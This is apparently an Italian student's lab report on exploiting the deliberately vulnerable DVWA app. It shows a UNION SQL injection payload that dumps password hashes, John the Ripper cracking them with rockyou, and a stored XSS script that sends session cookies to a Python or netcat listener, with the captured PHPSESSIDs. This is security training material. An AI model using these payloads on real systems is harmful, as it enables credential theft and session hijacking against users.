


Progetto settimanale exploit SQL INJECTION BLIND XSS STORED.

SQL INJECTION

Dopo aver messo la sicurezza LOW sulla dvwa ho dato il comando qui sotto per trovare gli ID con il codice hash sulla SQL INJECTION BLIND:

`%' and 1=0 union select null, concat(user,0x0a,password) from user#`


Come possiamo vedere in figura abbiamo gli Id in chiaro e la password criptate:



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (highlighted), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: SQL Injection (Blind)'. It features a 'User ID:' label, a text input field, and a 'Submit' button. Below the input field, the results of the SQL injection are displayed in red text, showing the extracted user IDs and their corresponding hashed passwords.

User ID	First name	Surname
admin	admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	gordonb	e99a18c428cb38d5f260853678922e03
1337	1337	8d3533d75ae2c3966d7e0d4fcc69216b
pablo	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	smithy	5f4dcc3b5aa765d61d8327deb882cf99

Adesso dobbiamo cercare di decriptare le password per i nostri id creando un file.txt su kali da dare in pasto all' tool [john the ripper](#) (Tool libero per il cracking di password) come in foto:



The screenshot shows a terminal window with the GNU nano 6.4 editor. The output of the john the ripper tool is displayed, showing the extracted user IDs and their corresponding hashed passwords.

```
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Ora con il comando di john:

`john --format=raw-md5 -- /usr/share/wordlists/rockyou.txt.gz listaid.txt`

(Dove: rockyou è una lista predefinita che decifra i codici hash e listaid.txt è la lista creata da noi sopra.)
Avremo questo risultato la scoperta delle password degli utenti in chiaro:

```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 -- /usr/share/wordlists/rockyou.txt.gz listaid.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt.gz
Warning: UTF-16 BOM seen in password hash file. File may not be read properly unless you re-encode it
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 10 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
4g 0:00:00:00 DONE 3/3 (2022-08-12 05:19) 14.28g/s 647875p/s 647875c/s 684721C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

XSS STORED

Sfrutteremo questa vulnerabilità per provare a rubare i cookie degli utenti che entrano sul potenziale sito.

Il primo passo è creare un nostro server. Abbiamo usato python nella situazione specifica attivando il server con il comando:

```
python3 -m http.server --bind 127.0.0.1 9000
```

```
(kali@kali)-[~]
$ sudo apt install python3
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3 is already the newest version (3.10.5-3).
The following packages were automatically installed and are no longer required:
  libarmadillo10 libavfilter7 libavformat58 libcharls2 libdrm-intel1 libgdal30 libgeos3.10.2 liblttng-ust-ctl4 liblttng-ust0 libpostproc55 librsync1.4-gnutls libswscale5 python3-iptables python3-toml
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 6 not upgraded.

(kali@kali)-[~]
$ python3 -m http.server --bind 127.0.0.1 9000
Serving HTTP on 127.0.0.1 port 9000 (http://127.0.0.1:9000/) ...
127.0.0.1 - - [12/Aug/2022 05:58:06] "GET / HTTP/1.1" 200 -
```

Questo server ci servirà per indirizzare i cookie a noi.

Una volta aperta la sessione del server andiamo a lavorare sulla vulnerabilità XSS.

Andiamo a mettere il nostro script nella XSS STORED dove c'è scritto message

N.B. se lo script è troppo lungo va cambiata tramite l'ispezione la lunghezza dei caratteri disponibili come in figura:

The screenshot shows the 'Vulnerability: Stored Cross Site Scripting (XSS)' page in DVWA. The left sidebar contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, and SQL Injection (Blind). The main form has a 'Name' field with 'Admin' and a 'Message' text area containing a JavaScript payload: `<script>>window.location='http://127.0.0.1:9000/?co`. Below the form is a 'Sign Guestbook' button. A preview section shows 'Name: test' and 'Message: This is a test comment.' The bottom of the page features a browser's developer tools 'Inspector' panel, which is open to the 'HTML' tab. It displays the DOM tree for the message form, with the `<maxlength='500'>` attribute highlighted in the `<textarea>` element's code.


Una volta effettuato questo cambiamento possiamo mettere la stringa per intero sulla parte message il nome non è importante può essere uno qualsiasi come da figura:

This screenshot shows the same DVWA XSS page after the payload has been updated. The 'Message' text area now contains the full JavaScript payload: `<script>>window.location='http://127.0.0.1:9000/?cookie=' + document.cookie</script>`. The 'Sign Guestbook' button remains below the text area. The preview section still shows 'Name: test' and 'Message: This is a test comment.' The left sidebar is expanded, showing additional links: Upload, XSS reflected, XSS stored (which is highlighted in green), DVWA Security, PHP Info, About, and Logout. At the bottom left, the user information is displayed: 'Username: pablo', 'Security Level: low', and 'PHPIDS: disabled'. At the bottom right, there are 'View Source' and 'View Help' buttons. The 'More info' section contains three links: <http://hacker.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>.

Appena spingiamo il tasto sign, la stringa ci riporta al nostro server, dandoci in chiaro il cookie di sessione, come possiamo vedere in figura:

**Directory listing for /?cookie=security=low;
PHPSESSID=c1def2b1b6e5d8b03002a7e1374d9b35**


Ho ripetuto l'operazione per tutti gli utenti ottenendo sempre lo stesso risultato:



**Directory listing for /?cookie=security=low;
PHPSESSID=4d223843e98548815e10c02c3533dc26**

Come si vede in figura ogni utente avrà una sessione cookie diversa dall'altro.

Mentre la risposta sul prompt dei comandi del server python attivo è questa:



Questo esercizio ci ha fatto capire cos'è il cross-site scripting e il Structured Query Language

Il cross-site scripting

Il **cross-site scripting (XSS)** è una vulnerabilità informatica che affligge siti web che impiegano un insufficiente controllo dell'input nei form. Un **XSS** permette a un attaccante di inserire o eseguire codice lato client al fine di attuare un insieme variegato di attacchi come ad esempio rubare cookie di sessione.

Structured Query Language

E' un linguaggio universale per i database basati sul modello relazionale. Se ci fosse un problema su questo tipo di linguaggio l'attaccante potrebbe come abbiamo fatto noi rubare i dati user/password, ma non solo.

Ho messo un esempio di cattura con un'altra modalità Netcat in ascolto sulla porta 80. Un metodo più semplice ma molto efficace per recuperare i cookie degli utenti.

```
(root@kali)-[/home/kali]
# nc -lvp 80
listening on [any] 80 ...
192.168.1.32: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.32] from (UNKNOWN) [192.168.1.32] 59050
GET /abc.php?output=%security=low;%20PHPSESSID=8082bca7f32a807044510de88fbec69b HTTP/1.1
Host: 192.168.1.32
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.36/

^C

(root@kali)-[/home/kali]
# nc -lvp 80
listening on [any] 80 ...
192.168.1.32: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.32] from (UNKNOWN) [192.168.1.32] 58850
GET /abc.php?output=%security=low;%20PHPSESSID=b68bcea703eccb19b11b174464776f4b HTTP/1.1
Host: 192.168.1.32
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.36/
```

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (blind)

XSS reflected

DVWA Security

PHP Info

About

Logout

Name: Message: Name: Message: Name: Message: More

username: gordonb
Security Level: low

